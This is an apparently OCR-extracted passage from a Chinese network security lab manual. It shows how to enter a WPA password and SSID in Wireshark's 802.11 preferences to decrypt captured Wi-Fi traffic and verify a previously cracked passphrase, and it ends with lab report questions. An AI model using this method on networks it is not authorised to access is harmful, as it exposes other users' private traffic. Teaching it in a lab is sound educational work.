
在 wireshark 中通过 Edit 菜单，打开 Preferences，如下：



点开 Protocols，然后选择 IEEE 802.11(注意不是选择 802.11radio 等开头的那些协议)。


Wireshark · Preferences
HiQnet
HiSLIP
HL7
HNBAP
HP_ERM
HPFEEDS
HSMS
HSRP
HTTP
HTTP2
IAPP
IAX2
IB
ICAP
ICEP
ICMP
ICP
ICQ
IEEE 802.11
IEEE 802.15.4
IEEE 802.11 wireless LAN
Reassemble fragmented 802.11 datagrams
Ignore vendor-specific HT elements
Call subdissector for retransmitted 802.11 frames
Assume packets have FCS
Validate the FCS checksum if possible
Ignore the Protection bit
No
Yes - without IV
Yes - with IV
WPA Key MIC Length override
0
Enable decryption
Decryption keys
Edit…
OK
Cancel
Help

打开 Edit 对话框：



WEP and WPA Decryption Keys
Key type
Key
wpa-pwd
C:\Users\luoxuchng\AppData\Roaming\Wireshark\80211_keys
OK
Cancel
Help

点击+按钮，可以添加表项。针对目前这个 wifi 流量，我们添加一个表项，选择 key type 为 wpa-pwd，然后配置 key 为

MyPassword:MySSID

前面部分是口令，中间是冒号，之后是 SSID。

OK 之后，回到主界面：



从这里可以看到，上层协议可以解析了，比如 DNS 协议里面的域名，http 协议里面 GET 命令的内容等，表明已经解密数据帧。

通过这种方式，我们可以进一步验证所破解的口令是否正确。

2.5 【实验报告】

1） 说明实验过程。

2） 进行结果分析